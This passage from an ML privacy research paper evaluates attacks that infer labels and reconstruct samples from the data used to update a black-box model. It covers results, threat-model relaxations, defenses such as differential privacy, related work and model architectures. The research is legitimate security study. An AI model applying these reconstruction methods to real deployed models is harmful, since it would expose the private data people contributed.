Figure 9: [Lower is better] Performance of the multi-sample reconstruction attack ($\mathcal{A}_{MSR}$) together with one-to-one match and the two baseline models. Mean squared error (MSE) is adopted as the evaluation metric. The match between the original and reconstructed samples is performed by the Hungarian algorithm for both $\mathcal{A}_{MSR}$ and Shadow-clustering. For Label-average, each sample is matched within the average of samples with the same class in the shadow dataset. One-to-one match serves as an oracle as the adversary cannot use it for her attack.



Figure 10: Visualization of a full MNIST updating set together with the output of the multi-sample reconstruction attack ($\mathcal{A}_{MSR}$) after clustering. Samples are fair random draws, not cherry-picked. The left column shows the original samples and the right column shows the reconstructed samples. The match between the original and reconstructed samples is performed by the Hungarian algorithm.

blurry version of the airplane itself. The similar result can be observed from the boat image in Figure 8a, the car image in Figure 8c, and the boat image in Figure 8d. It is also interesting to see that CBM-GAN provides different samples for the two different horse images in Figure 8b. The blurriness in the results is expected, due to the complex nature of the CIFAR-10 dataset and the weak assumptions for our adversary, i.e., access to black-box ML model.

We also quantitatively measure the performance of our intermediate results, by calculating the MSE between each image in the updating set and its nearest reconstructed sample. We refer to this as one-to-one match. Figure 9 shows for the CIFAR-10, MNIST, and Insta-NY datasets, we achieve 0.0283, 0.043 and 0.60 MSE, respectively. It is important to note that the adversary cannot perform one-to-one match as she does not have access to ground truth samples in the updating set, i.e., one-to-one match is an oracle.

Figure 9 shows the mean squared error of our full attack with clustering for all datasets. To match each of our reconstructed samples to a sample in $\mathcal{D}_{update}$, we rely on the Hungarian algorithm [24]. This guarantees that each reconstructed sample is only matched with one ground truth sample in $\mathcal{D}_{update}$ and vice versa. As we can see, our attack outperforms both baseline models on the CIFAR-10, MNIST and Insta-NY datasets (20%, 22%, and 25% performance gain for Shadow-clustering and 60.1%, 5.5% and 14% performance gain for Label-average, respectively). The different performance gain of our attack over the label-average baseline for different datasets is due to the different complexity of these datasets. For instance, all images inside MNIST have black background and lower variance within each class compared to the CIFAR-10 dataset. The different complexity results

in some datasets having a more representative label-average, which leads to a lower performance gain of our attack over them.

These results show that our multi-sample reconstruction attack provides a more useful output than calculating the average from the adversary's dataset. In detail, our attack achieves an MSE of 0.036 on the CIFAR-10 dataset, 0.051 on the MNIST dataset, and 0.64 on the Insta-NY dataset. As expected, the MSE of our final attack is higher than one-to-one match, i.e., the above mentioned intermediate results.

We further visualize our full attack's result on the MNIST dataset. Figure 10 shows a sample of a full MNIST updating set reconstruction, i.e., the CBM-GAN's reconstructed images for the 100 original images in an updating set. We observe that our attack model reconstructs diverse digits of each class that for most of the cases match the actual ground truth data very well. This suggests CBM-GAN is able to capture most modes in a data distribution well. Moreover, comparing the results of this attack (Figure 10) with the results of the single-sample reconstruction attack (Figure 5), we can see that this attack produces sharper images. This result is due to the discriminator of our CBM-GAN, as it is responsible for making the CBM-GAN's output to look real, i.e., sharper in this case.

One limitation of our attack is that CBM-GAN's sample generation and clustering are performed separately. In the future, we plan to combine them to perform an end-to-end training which may further boost our attack's performance.

From all these results, we show that our attack does not generate a general representation of data samples affiliated with the same label, but tries to reconstruct images with similar characteristics as the images inside the updating set (as shown by the different shapes of the same numbers in Figure 10).

Relaxing The Knowledge of Updating Set Cardinality. One of the above attack's main assumptions is the adversary's knowledge of the updating set cardinality, i.e., $|\mathcal{D}_{update}|$. Next, we show how to relax this assumption. To recap, the adversary needs the updating set cardinality when updating her shadow model and clustering CBM-GAN's output. We address the former by using updating sets of different cardinalities. For the latter, we use the silhouette score to find the optimal k for K-means, i.e., the most likely value of the target updating set's cardinality. The silhouette score lies in the range between -1 and 1, it reflects the consistency of the clustering. Higher silhouette score leads to more suitable k.

Specifically, the adversary follows the previously presented methodology in Section 5.2 with the following modifications. First, instead of using updating sets with the same cardinality, the adversary uses updating sets with different cardinalities to update the shadow model. Second, after the adversary generates multiple samples from CBM-GAN, she uses the silhouette score to find the optimal k. The silhouette score is used here to identify the target model's updating set cardinality from the different updating sets cardinalities used to update the shadow model.

Attack	Original	Transfer
$\mathcal{A}_{LI}$	0.97	0.89
$\mathcal{A}_{SSR}$	0.68	1.1
$\mathcal{A}_{LDE}(10)$	0.59(0.0317)	0.55(0.0377)
$\mathcal{A}_{LDE}(100)$	0.89(0.0041)	0.89 (0.0067)
$\mathcal{A}_{MSR}$	0.64	0.73

Table 1: Evaluation of the data transferability attacks. The first column shows all different attacks, the second and third shows the performance of the attacks using similar and different distributions, respectively. Where $\mathcal{A}_{LI}$ performance is measured in accuracy, $\mathcal{A}_{MSR}$ and $\mathcal{A}_{SSR}$ measured in MSE, and $\mathcal{A}_{LDE}(10)$ and $\mathcal{A}_{LDE}(100)$ measured in accuracy (KL-divergence).

We evaluate the effectiveness of this attack on all datasets. We use a target model updated with 100 samples and create our shadow updated models using updating sets with cardinality 10 and 100. Concretely, we update the shadow model half of the time with updating sets of cardinality 10 and the other half with cardinality 100.

Our evaluation shows that our attack consistently produces higher silhouette score -by at least 20%- for the correct cardinality in all cases. In another way, our method can always detect the right cardinality of the updating set in this setting. Moreover, the MSE for the final output of the attack only drops by 1.6%, 0.8%, and 5.6% for the Insta-NY, MNIST, and CIFAR-10 datasets, respectively.

6 Discussion

In this section, we analyze the effect of different hyperparameters of both the target and shadow models on our attacks' performance. Furthermore, we investigate relaxing the threat model assumptions and discuss the limitations of our attacks.

Relaxing The Attacker Model Assumption. Our threat model has two main assumptions: Same data distribution for both target and shadow datasets and same structure for both target and shadow models. We relax the former by proposing data transferability attack and latter by model transferability attack.

Data Transferability. In this setting, we locally train and update the shadow model with a dataset which comes from a different distribution from the target dataset. For our experiments, we use Insta-NY as the target dataset and Insta-LA as the shadow dataset.

Table 1 depicts the evaluation results. As expected, the performance of our data transferability attacks drops; however, they are still significantly better than corresponding baseline models. For instance, the performance of the multi-sample reconstruction attack drops by 14% but is still 10% better than the baseline (see Figure 9). Moreover, the multi-sample label

distribution attack's accuracy (KL-divergence) only drops by 6.8% (18.9%) and 0% (63%), which is still significantly better than the baseline (see Figure 6) by 6.5x (2x) and 4.6x (4.8x) for updating set sizes of 10 and 100, respectively.

Model Transferablity. Now we relax the attacker's knowledge on the target model's architecture, i.e., we use different architectures for shadow and target models. In our experiments on Insta-NY, we use the same architecture mentioned previously in Section 4.1 for the target model, and remove one hidden layer and use half of the number of neurons in other hidden layers for the shadow model.

The performance drop of our model transferability attack is only less than 2% for all of our attacks, which shows that our attacks are robust against such changes in the model architectures. We observe similar results when repeating the experiment using different architectures and omit them for space restrictions.

Effect of The Probing Set Cardinality. We evaluate the performance of our attacks on CIFAR-10 when the probing set cardinality is 10, 100, 1,000, or 10,000. As our encoder's input size relies on the probing set cardinality (see Section 3), we adjust its input layer size accordingly.

As expected, using a probing set of size 10 reduces the performance of the attacks. For instance, the single-sample label inference and reconstruction attacks' performance drops by 9% and 71%, respectively. However, increasing the probing set cardinality from 100 to 1,000 or 10,000 has a limited effect (up to 3.5% performance gain). It is also important to mention that the computational requirement for our attacks increases with an increasing probing set cardinality, as the cardinality decides the size of the input layer for our attack models. In conclusion, using 100 samples for probing the target model is a suitable choice.

Effect of Target Model Hyperparameters. We now evaluate our attacks' performance with respect to two hyperparameters of the target model.

Target Model's Training Epochs Before Updating. We use the MNIST dataset to evaluate the multi-sample label distribution estimation attack's performance on target models trained for 10, 20, and 50 epochs. For each setting, we update the model and execute our attack as mentioned in Section 5.1.

The experiments show that the difference in the attack's performance for the different models is less than 2%. That is expected as gradients are not monotonically decreasing during the training procedure. In other words, information is not necessarily vanishing [15].

Target Model's Updating Epochs. We train target and shadow models as introduced in Section 5.1 with the Insta-NY dataset, but we update the models using different number of epochs. More concretely, we update the models using from 2 to 10 epochs and evaluate the multi-sample label distribution estimation attack's performance on the updated models.




Figure 11: [Lower is better] The performance of the multi-sample label distribution estimation attack ($\mathcal{A}_{LDE}$) with different number of epochs used to update the target model.

We report the results of our experiments in Figure 11. As expected, the multi-sample label distribution estimation attack's performance improves with the increase of the number of epochs used to update the model. For instance, the attack performance improves by 25.4 % when increasing the number of epochs used to update the model from 2 to 10.

Limitations of Our Attacks. For all of our attacks, we assume a simplified setting, in which, the target model is solely updated on new data. Moreover, we perform our attacks on updating sets of maximum cardinality of 100. In future work, we plan to further investigate a more complex setting, where the target model is updated using larger updating sets of both new and old data.

7 Possible Defenses

Adding Noise to Posteriors. All our attacks leverage posterior difference as the input. Therefore, to reduce our attacks' performance, one could sanitize posterior difference. However, the model owner cannot directly manipulate the posterior difference, as she does not know with what or when the adversary probes her model. Therefore, she has to add noise to the posterior for each queried sample independently. We have tried adding noise sampled from a uniform distribution to the posteriors. Experimental results show that the performance for some of our attacks indeed drops to a certain degree. For instance, the single-sample label inference attack on the CIFAR-10 dataset drops by 17% in accuracy. However, the performance of our multi-sample reconstruction attack stays stable. One reason might be the noise vector z is part of CBM-GAN's input which makes the attack model more robust to the noisy input.

Differential Privacy. Another possible defense mechanism against our attacks is differentially private learning. Differential privacy [10] can help an ML model learn its main tasks while reducing its memory on the training data. If differentially private learning schemes [4, 9, 39] are used when updating the target ML model, this by design will reduce the performance of our attacks. However, it is also important to

mention that depending on the privacy budget for differential privacy, the utility of the model can drop significantly.

We leave an in-depth exploration of effective defense mechanisms against our attacks as a future work.

8 Related Works

Membership Inference. Membership inference aims at determining whether a data sample is inside a dataset. It has been successfully performed in various settings, such as biomedical data [18, 21] and location data [36, 37]. Shokri et al. [40] propose the first membership inference attack against machine learning models. In this attack, an adversary's goal is to determine whether a data sample is in the training set of a black-box ML model. To mount this attack, the adversary relies on a binary machine learning classifier which is trained with the data derived from shadow models (similar to our attacks). More recently, multiple membership inference attacks have been proposed with new attacking techniques or targeting on different types of ML models [19, 27, 28, 31, 32, 38, 42, 53].

In theory, membership inference attack can be used to reconstruct the dataset, similar to our reconstruction attacks. However, it is not scalable in the real-world setting as the adversary needs to obtain a large-scale dataset which includes all samples in the target model's training set. Though our two reconstruction attacks are designed specifically for the online learning setting, we believe the underlying techniques we propose, i.e., pretrained decoder from a standard autoencoder and CBM-GAN, can be further extended to reconstruct datasets from black-box ML models in other settings.

Model Inversion. Fredrikson et al. [12] propose model inversion attack first on biomedical data. The goal of model inversion is to infer some missing attributes of an input feature vector based on the interaction with a trained ML model. Later, other works generalize the model inversion attack to other settings, e.g.,, reconstructing recognizable human faces [11, 20]. As pointed out by other works [29, 40], model inversion attack reconstructs a general representation of data samples affiliated with certain labels, while our reconstruction attacks target on specific data samples used in the updating set.

Model Stealing. Another related line of work is model stealing. Tramèr et al. [45] are among the first to introduce the model stealing attack against black-box ML models. In this attack, an adversary tries to learn the target ML model's parameters. Tramèr et al. propose various attacking techniques including equation-solving and decision tree path-finding. The former has been demonstrated to be effective on simple ML models, such as logistic regression, while the latter is designed specifically for decision trees, a class of machine learning classifiers. Moreover, relying on an active learning based retraining strategy, the authors show that it is possible to steal an ML model even if the model only provides the label instead of posteriors as the output. More recently, Orekondy et al. [34] propose a more advanced attack on stealing the target model's functionality and show that their attack is able to replicate a mature commercial machine learning API. In addition to model parameters, several works concentrate on stealing ML models' hyperparameters [33, 47].

Besides the above, there exist a wide range of other attacks and defenses on machine learning models [4, 5, 8, 9, 13, 14, 16, 17, 22, 23, 25, 26, 35, 41, 43, 44, 46, 48–50, 52, 54–56].

9 Conclusion

Large-scale data being generated at every second turns ML model training into a continuous process. In consequence, a machine learning model queried with the same set of data samples at two different time points will provide different results. In this paper, we investigate whether these different model outputs can constitute a new attack surface for an adversary to infer information of the dataset used to perform model update. We propose four different attacks in this surface all of which follow a general encoder-decoder structure. The encoder encodes the difference in the target model's output before and after being updated, and the decoder generates different types of information regarding the updating set.

We start by exploring a simplified case when an ML model is only updated with one single data sample. We propose two different attacks for this setting. The first attack shows that the label of the single updating sample can be effectively inferred. The second attack utilizes an autoencoder's decoder as the attack model's pretrained decoder for single-sample reconstruction.

We then generalize our attacks to the case when the updating set contains multiple samples. Our multi-sample label distribution estimation attack trained following a KL-divergence loss is able to infer the label distribution of the updating set's data samples effectively. For the multi-sample reconstruction attack, we propose a novel hybrid generative model, namely CBM-GAN, which uses a "Best Match" loss in its objective function. The "Best Match" loss directs CBM-GAN's generator to reconstruct each sample in the updating set. Quantitative and qualitative results show that our attacks achieve promising performance.

Acknowledgments

We thank the anonymous reviewers, and our shepherd, David Evans, for their helpful feedback and guidance.

The research leading to these results has received funding from the European Research Council under the European Union's Seventh Framework Programme (FP7/2007-2013)/ ERC grant agreement no. 610150-imPACT.

References

[1] https://www.cs.toronto.edu/~kriz/cifar.html. 2

[2] http://yann.lecun.com/exdb/mnist/. 2

[3] https://pytorch.org/. 5

[4] Martin Abadi, Andy Chu, Ian Goodfellow, Brendan McMahan, Ilya Mironov, Kunal Talwar, and Li Zhang. Deep Learning with Differential Privacy. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 308–318. ACM, 2016. 12, 13

[5] Anish Athalye, Nicholas Carlini, and David A. Wagner. Obfuscated Gradients Give a False Sense of Security: Circumventing Defenses to Adversarial Examples. In *Proceedings of the 2018 International Conference on Machine Learning (ICML)*, pages 274–283. JMLR, 2018. 13

[6] Michael Backes, Mathias Humbert, Jun Pang, and Yang Zhang. walk2friends: Inferring Social Links from Mobility Profiles. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1943–1957. ACM, 2017. 2, 3

[7] Andrew Brock, Jeff Donahue, and Karen Simonyan. Large Scale GAN Training for High Fidelity Natural Image Synthesis. In *Proceedings of the 2-19 International Conference on Learning Representations (ICLR)*, 2-19. 8

[8] Nicholas Carlini and David Wagner. Towards Evaluating the Robustness of Neural Networks. In *Proceedings of the 2017 IEEE Symposium on Security and Privacy (S&P)*, pages 39–57. IEEE, 2017. 13

[9] Kamalika Chaudhuri and Claire Monteleoni. Privacy-preserving Logistic Regression. In *Proceedings of the 2009 Annual Conference on Neural Information Processing Systems (NIPS)*, pages 289–296. NIPS, 2009. 12, 13

[10] Cynthia Dwork and Aaron Roth. The Algorithmic Foundations of Differential Privacy. *Foundations and Trends in Theoretical Computer Science*, 2014. 12

[11] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model Inversion Attacks that Exploit Confidence Information and Basic Countermeasures. In *Proceedings of the 2015 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1322–1333. ACM, 2015. 1, 13

[12] Matt Fredrikson, Eric Lantz, Somesh Jha, Simon Lin, David Page, and Thomas Ristenpart. Privacy in Pharmacogenetics: An End-to-End Case Study of Personalized Warfarin Dosing. In *Proceedings of the 2014 USENIX Security Symposium (USENIX Security)*, pages 17–32. USENIX, 2014. 13

[13] Karan Ganju, Qi Wang, Wei Yang, Carl A. Gunter, and Nikita Borisov. Property Inference Attacks on Fully Connected Neural Networks using Permutation Invariant Representations. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 619–633. ACM, 2018. 1, 2, 3, 13

[14] Adrià Gascón, Phillipp Schoppmann, Borja Balle, Mariana Raykova, Jack Doerner, Samee Zahur, and David Evans. Privacy-Preserving Distributed Linear Regression on High-Dimensional Data. *Symposium on Privacy Enhancing Technologies Symposium*, 2017. 13

[15] Ian Goodfellow, Yoshua Bengio, and Aaron Courville. *Deep Learning*. The MIT Press, 2016. 12

[16] Ian Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and Harnessing Adversarial Examples. In *Proceedings of the 2015 International Conference on Learning Representations (ICLR)*, 2015. 13

[17] Wenbo Guo, Dongliang Mu, Jun Xu, Purui Su, and Gang Wang abd Xinyu Xing. LEMNA: Explaining Deep Learning based Security Applications. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 364–379. ACM, 2018. 13

[18] Inken Hagestedt, Yang Zhang, Mathias Humbert, Pascal Berrang, Haixu Tang, XiaoFeng Wang, and Michael Backes. MBeacon: Privacy-Preserving Beacons for DNA Methylation Data. In *Proceedings of the 2019 Network and Distributed System Security Symposium (NDSS)*. Internet Society, 2019. 13

[19] Jamie Hayes, Luca Melis, George Danezis, and Emiliano De Cristofaro. LOGAN: Evaluating Privacy Leakage of Generative Models Using Generative Adversarial Networks. *Symposium on Privacy Enhancing Technologies Symposium*, 2019. 13

[20] Briland Hitaj, Giuseppe Ateniese, and Fernando Perez-Cruz. Deep Models Under the GAN: Information Leakage from Collaborative Deep Learning. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 603–618. ACM, 2017. 1, 13

[21] Nils Homer, Szabolcs Szelinger, Margot Redman, David Duggan, Waibhav Tembe, Jill Muehling, John V. Pearson, Dietrich A. Stephan, Stanley F. Nelson, and

David W. Craig. Resolving Individuals Contributing Trace Amounts of DNA to Highly Complex Mixtures Using High-Density SNP Genotyping Microarrays. *PLOS Genetics*, 2008. 13

[22] Matthew Jagielski, Alina Oprea, Battista Biggio, Chang Liu, Cristina Nita-Rotaru, and Bo Li. Manipulating Machine Learning: Poisoning Attacks and Countermeasures for Regression Learning. In *Proceedings of the 2018 IEEE Symposium on Security and Privacy (S&P)*. IEEE, 2018. 13

[23] Jinyuan Jia, Ahmed Salem, Michael Backes, Yang Zhang, and Neil Zhenqiang Gong. MemGuard: Defending against Black-Box Membership Inference Attacks via Adversarial Examples. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 259–274. ACM, 2019. 13

[24] Harold W Kuhn. The Hungarian Method for the Assignment Problem. *Naval Research Logistics Quarterly*, 1955. 10

[25] Bo Li and Yevgeniy Vorobeychik. Scalable Optimization of Randomized Operational Decisions in Adversarial Classification Settings. In *Proceedings of the 2015 International Conference on Artificial Intelligence and Statistics (AISTATS)*, pages 599–607. PMLR, 2015. 13

[26] Zheng Li, Chengyu Hu, Yang Zhang, and Shanqing Guo. How to Prove Your Model Belongs to You: A Blind-Watermark based Framework to Protect Intellectual Property of DNN. In *Proceedings of the 2019 Annual Computer Security Applications Conference (ACSAC)*. ACM, 2019. 13

[27] Yunhui Long, Vincent Bindschaedler, and Carl A. Gunter. Towards Measuring Membership Privacy. *CoRR abs/1712.09136*, 2017. 13

[28] Yunhui Long, Vincent Bindschaedler, Lei Wang, Diyue Bu, Xiaofeng Wang, Haixu Tang, Carl A. Gunter, and Kai Chen. Understanding Membership Inferences on Well-Generalized Learning Models. *CoRR abs/1802.04889*, 2018. 13

[29] Luca Melis, Congzheng Song, Emiliano De Cristofaro, and Vitaly Shmatikov. Exploiting Unintended Feature Leakage in Collaborative Learning. In *Proceedings of the 2019 IEEE Symposium on Security and Privacy (S&P)*. IEEE, 2019. 13

[30] Mehdi Mirza and Simon Osindero. Conditional Generative Adversarial Nets. *CoRR abs/1411.1784*, 2014. 8

[31] Milad Nasr, Reza Shokri, and Amir Houmansadr. Machine Learning with Membership Privacy using Adversarial Regularization. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS)*. ACM, 2018. 13

[32] Milad Nasr, Reza Shokri, and Amir Houmansadr. Comprehensive Privacy Analysis of Deep Learning: Passive and Active White-box Inference Attacks against Centralized and Federated Learning. In *Proceedings of the 2019 IEEE Symposium on Security and Privacy (S&P)*. IEEE, 2019. 13

[33] Seong Joon Oh, Max Augustin, Bernt Schiele, and Mario Fritz. Towards Reverse-Engineering Black-Box Neural Networks. In *Proceedings of the 2018 International Conference on Learning Representations (ICLR)*, 2018. 3, 13

[34] Tribhuvanesh Orekondy, Bernt Schiele, and Mario Fritz. Knockoff Nets: Stealing Functionality of Black-Box Models. In *Proceedings of the 2019 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*. IEEE, 2019. 13

[35] Nicolas Papernot, Patrick D. McDaniel, Ian Goodfellow, Somesh Jha, Z. Berkay Celik, and Ananthram Swami. Practical Black-Box Attacks Against Machine Learning. In *Proceedings of the 2017 ACM Asia Conference on Computer and Communications Security (ASIACCS)*, pages 506–519. ACM, 2017. 13

[36] Apostolos Pyrgelis, Carmela Troncoso, and Emiliano De Cristofaro. Knock Knock, Who's There? Membership Inference on Aggregate Location Data. In *Proceedings of the 2018 Network and Distributed System Security Symposium (NDSS)*. Internet Society, 2018. 13

[37] Apostolos Pyrgelis, Carmela Troncoso, and Emiliano De Cristofaro. Under the Hood of Membership Inference Attacks on Aggregate Location Time-Series. *CoRR abs/1902.07456*, 2019. 13

[38] Ahmed Salem, Yang Zhang, Mathias Humbert, Pascal Berrang, Mario Fritz, and Michael Backes. ML-Leaks: Model and Data Independent Membership Inference Attacks and Defenses on Machine Learning Models. In *Proceedings of the 2019 Network and Distributed System Security Symposium (NDSS)*. Internet Society, 2019. 2, 3, 13

[39] Reza Shokri and Vitaly Shmatikov. Privacy-Preserving Deep Learning. In *Proceedings of the 2015 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1310–1321. ACM, 2015. 12

[40] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership Inference Attacks Against Machine Learning Models. In *Proceedings of the 2017 IEEE Symposium on Security and Privacy (S&P)*, pages 3–18. IEEE, 2017. 2, 3, 13

[41] Congzheng Song, Thomas Ristenpart, and Vitaly Shmatikov. Machine Learning Models that Remember Too Much. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 587–601. ACM, 2017. 13

[42] Congzheng Song and Vitaly Shmatikov. The Natural Auditor: How To Tell If Someone Used Your Words To Train Their Model. *CoRR abs/1811.00513*, 2018. 13

[43] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing Properties of Neural Networks. *CoRR abs/1312.6199*, 2013. 13

[44] Florian Tramèr, Alexey Kurakin, Nicolas Papernot, Ian Goodfellow, Dan Boneh, and Patrick McDaniel. Ensemble Adversarial Training: Attacks and Defenses. In *Proceedings of the 2017 International Conference on Learning Representations (ICLR)*, 2017. 13

[45] Florian Tramér, Fan Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Stealing Machine Learning Models via Prediction APIs. In *Proceedings of the 2016 USENIX Security Symposium (USENIX Security)*, pages 601–618. USENIX, 2016. 13

[46] Yevgeniy Vorobeychik and Bo Li. Optimal Randomized Classification in Adversarial Settings. In *Proceedings of the 2014 International Conference on Autonomous Agents and Multi-agent Systems (AAMAS)*, pages 485–492, 2014. 13

[47] Binghui Wang and Neil Zhenqiang Gong. Stealing Hyperparameters in Machine Learning. In *Proceedings of the 2018 IEEE Symposium on Security and Privacy (S&P)*. IEEE, 2018. 3, 13

[48] Bolun Wang, Yuanshun Yao, Bimal Viswanath, Haitao Zheng, and Ben Y. Zhao. With Great Training Comes Great Vulnerability: Practical Attacks against Transfer Learning. In *Proceedings of the 2018 USENIX Security Symposium (USENIX Security)*, pages 1281–1297. USENIX, 2018. 13

[49] Weilin Xu, David Evans, and Yanjun Qi. Feature Squeezing: Detecting Adversarial Examples in Deep Neural Networks. In *Proceedings of the 2018 Network and Distributed System Security Symposium (NDSS)*. Internet Society, 2018. 13

[50] Mohammad Yaghini, Bogdan Kulynych, and Carmela Troncoso. Disparate Vulnerability: on the Unfairness of Privacy Attacks Against Machine Learning. *CoRR abs/1906.00389*, 2019. 13

[51] Dingdong Yang, Seunghoon Hong, Yunseok Jang, Tianchen Zhao, and Honglak Lee. Diversity-Sensitive Conditional Generative Adversarial Networks. In *Proceedings of the 2019 International Conference on Learning Representations (ICLR)*, 2019. 8

[52] Yuanshun Yao, Bimal Viswanath, Jenna Cryan, Haitao Zheng, and Ben Y. Zhao. Automated Crowdturfing Attacks and Defenses in Online Review Systems. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1143–1158. ACM, 2017. 13

[53] Samuel Yeom, Irene Giacomelli, Matt Fredrikson, and Somesh Jha. Privacy Risk in Machine Learning: Analyzing the Connection to Overfitting. In *Proceedings of the 2018 IEEE Computer Security Foundations Symposium (CSF)*. IEEE, 2018. 13

[54] Xiao Zhang and David Evans. Cost-Sensitive Robustness against Adversarial Examples. In *Proceedings of the 2019 International Conference on Learning Representations (ICLR)*, 2019. 13

[55] Yang Zhang, Mathias Humbert, Tahleen Rahman, Cheng-Te Li, Jun Pang, and Michael Backes. Tagvisor: A Privacy Advisor for Sharing Hashtags. In *Proceedings of the 2018 Web Conference (WWW)*, pages 287–296. ACM, 2018. 13

[56] Yang Zhang, Mathias Humbert, Bartlomiej Surma, Praveen Manoharan, Jilles Vreeken, and Michael Backes. Towards Plausible Graph Anonymization. In *Proceedings of the 2020 Network and Distributed System Security Symposium (NDSS)*. Internet Society, 2020. 13

Appendices

A Target Models Architecture

MNIST model:

$$\begin{aligned} \texttt{Sample} &\rightarrow \texttt{conv2d(5, 10)} \\ &\quad \texttt{max(2)} \\ &\quad \texttt{conv2d(5, 20)} \\ &\quad \texttt{max(2)} \\ &\quad \texttt{FullyConnected(50)} \\ &\quad \texttt{FullyConnected(10)} \\ &\quad \texttt{Softmax} \rightarrow \ell \end{aligned}$$

CIFAR-10 model:

```
Sample → conv2d(5, 6)
         max(2)
         conv2d(5, 16)
         max(2)
         FullyConnected(120)
         FullyConnected(84)
         FullyConnected(10)
         Softmax → ℓ
```

Insta-NY Model:

```
Sample → FullyConnected(32)
         FullyConnected(16)
         FullyConnected(9)
         Softmax → ℓ
```

Here, `max(2)` denotes a max-pooling layer with a 2×2 kernel, `FullyConnected(`x`)` denotes a fully connected layer with x hidden units, `Conv2d(k',s')` denotes a 2-dimension convolution layer with kernel size $k' \times k'$ and s' filters, and `Softmax` denotes the Softmax function. We adopt ReLU as the activation function for all layers for the MNIST, CIFAR-10 and Location models.

B Encoder Architecture

Encoder architecture:

```
δ → FullyConnected(128)
    FullyConnected(64) → μ
```

Here, μ denotes the latent vector which serves as the input for our decoder. Furthermore, we use LeakyReLU as our encoder's activation function and apply dropout on both layers for regularization.

C Single-sample Label Inference Attack's Decoder Architecture

$\mathcal{A}_{LI}$'s decoder architecture:

```
μ → FullyConnected(n)
    Softmax → ℓ
```

Here, n is equal to the size of ℓ, i.e., $n = |\ell|$.

D Single-sample Reconstruction Attack

D.1 AE's Encoder Architecture

AE's encoder architecture for MNIST and CIFAR-10:

```
Sample → conv2d(k1, s1)
         max(2)
         conv2d(k2, s2)
         max(2)
         FullyConnected(f1)
         FullyConnected(f2) → μ_AE
```

AE's encoder architecture for Insta-NY:

```
Sample → FullyConnected(64)
         FullyConnected(32)
         FullyConnected(16)
         FullyConnected(16) → μ_AE
```

Here, μ_{AE} is the latent vector output of the encoder. Moreover, k_i, s_i, and f_i represent the kernel size, number of filters, and number of units in the ith layer. The concrete values of these hyperparameters depend on the target dataset, we present our used values in Table 2. We adopt ReLU as the activation function for all layers for the MNIST and CIFAR-10 encoders. For the Insta-NY decoder, we use ELU as the activation function for all layers except for the last one. Finally, we apply dropout after the first fully connected layer for MNIST and CIFAR-10. For Insta-NY, we apply dropout and batch normalization for the first three fully connected layers.

D.2 AE's Decoder Architecture

Autoencoder's decoder architecture for MNIST and CIFAR-10:

```
μ_AE → FullyConnected(f'1)
       FullyConnected(f'2)
       ConvTranspose2d(k'1, s'1)
       ConvTranspose2d(k'2, s'2)
       ConvTranspose2d(k'3, s'3) → Sample
```

Autoencoder's decoder architecture for Insta-NY:

```
μ_AE → FullyConnected(16)
       FullyConnected(32)
       FullyConnected(64)
       FullyConnected(168) → Sample
```

Here, `ConvTranspose2d(k',s')` denotes a 2-dimension transposed convolution layer with kernel size $k' \times k'$ and s'

Table 2: Hyperparameters for AE's encoder and decoder.

Variable	MNIST	CIFAR-10
k_1	3	3
s_1	16	32
k_2	3	3
s_2	8	16
f_1	15	50
f_2	10	30
f_1'	15	50
f_2'	32	64
k_1'	3	3
s_1'	16	32
k_2'	5	5
s_2'	8	16
k_3'	2	4
s_3'	1	3

filters, and f_i' specifies the number of units in the ith fully connected layer. The concrete values of these hyperparameters are presented in Table 2. For MNIST and CIFAR-10 decoders, we again use ReLU as the activation function for all layers except for the last one where we adopt `tanh`. For the Insta-NY decoder, we adopt ELU for all layers except for the last one. We also apply dropout after the last fully connected layer for regularization for MNIST and CIFAR-10, and dropout and batch normalization on the first three fully connected layers for Insta-NY.

E Multi-sample Reconstruction Attack's Decoder Architecture

CBM-GAN's generator architecture for MNIST:

$\mu, z \rightarrow$ `FullyConnected(2048)`
`FullyConnected(2048)`
`FullyConnected(2048)`
`FullyConnected(784)` $\rightarrow$ `Sample`

CBM-GAN's discriminator architecture for MNIST:

$\mu, z \rightarrow$ `FullyConnected(1024)`
`FullyConnected(512)`
`FullyConnected(256)`
`FullyConnected(1)`
`Sigmoid` $\rightarrow$ `{1,0}`

CBM-GAN's generator architecture for CIFAR-10:

$\mu, z \rightarrow$ `conv2d(2, 512)`
`conv2d(4, 256)`
`conv2d(4, 128)`
`conv2d(4, 64)`
`conv2d(4, 3)` $\rightarrow$ `Sample`

CBM-GAN's discriminator architecture for CIFAR-10:

$\mu, z \rightarrow$ `conv2d(2, 64)`
`conv2d(4, 128)`
`conv2d(4, 256)`
`conv2d(4, 512)`
`conv2d(4, 1)`
`Sigmoid` $\rightarrow$ `{1,0}`

CBM-GAN's generator architecture for Insta-NY:

$\mu, z \rightarrow$ `FullyConnected(512)`
`FullyConnected(512)`
`FullyConnected(256)`
`FullyConnected(168)` $\rightarrow$ `Sample`

CBM-GAN's discriminator architecture for Insta-NY:

